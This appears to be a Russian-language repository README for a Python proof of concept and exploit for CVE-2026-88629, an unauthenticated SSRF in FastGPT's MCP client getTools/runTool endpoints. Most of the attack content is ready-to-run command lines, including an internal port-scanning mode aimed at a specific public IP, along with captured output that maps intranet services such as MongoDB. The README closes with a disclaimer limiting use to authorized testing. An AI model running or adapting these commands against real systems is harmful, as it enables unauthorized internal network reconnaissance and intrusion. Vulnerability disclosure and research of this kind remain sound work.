 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
Python PoC и скрипт эксплуатации для CVE-2026-88629 — неаутентифицированной SSRF в эндпоинтах getTools/runTool клиента FastGPT MCP, с зондированием портов внутренней сети.

getTools и runTool FastGPTАнглийский | 简体中文
Затронутые версии: FastGPT Community Edition 4.10.0 ~ 4.14.x



Обе конечные точки getTools и runTool по пути /api/support/mcp/client/ принимают url из тела запроса, и сервер активно инициирует к нему MCP/SSE-соединение. Ни одна из конечных точек не выполняет никакой аутентификации, url полностью контролируется атакующим, а результат соединения (отказ в соединении / тайм-аут / HTTP-код состояния / тип содержимого ответа) отражается обратно в сообщениях об ошибках — что представляет собой неаутентифицированный SSRF в сочетании с оракулом для картографирования внутренней сети.
Эксплуатация в реальных условиях:
Режим POC (проверка наличия уязвимости):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Подтверждённый вывод (фрагмент):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
Режим EXP (зондирование IP:порт во внутренней сети, трёхсостояниевая классификация: открыт / закрыт / фильтруется):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Подтверждённый вывод (20 проверок, автоматически обнаружено 4 открытых сервиса во внутренней сети):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Примечание: протокол/порт
--targetдолжен соответствовать фактическому развёртыванию (данная цель обслуживает API только по https/443; при использовании http/80 возвращается 404 от nginx, и предварительная проверка скрипта явно сообщит «endpoint unreachable», а не выдаст ложноположительный результат).
Китайский
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Английский
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Данное proof of concept предназначено исключительно для образовательных целей и авторизованного тестирования безопасности. Автор не несёт ответственности за любое неправомерное использование этой информации. Всегда получайте надлежащее разрешение перед тестированием любой системы.
Откройте для себя самые используемые инструменты нашего сообщества.
Данных о популярности пока нет.
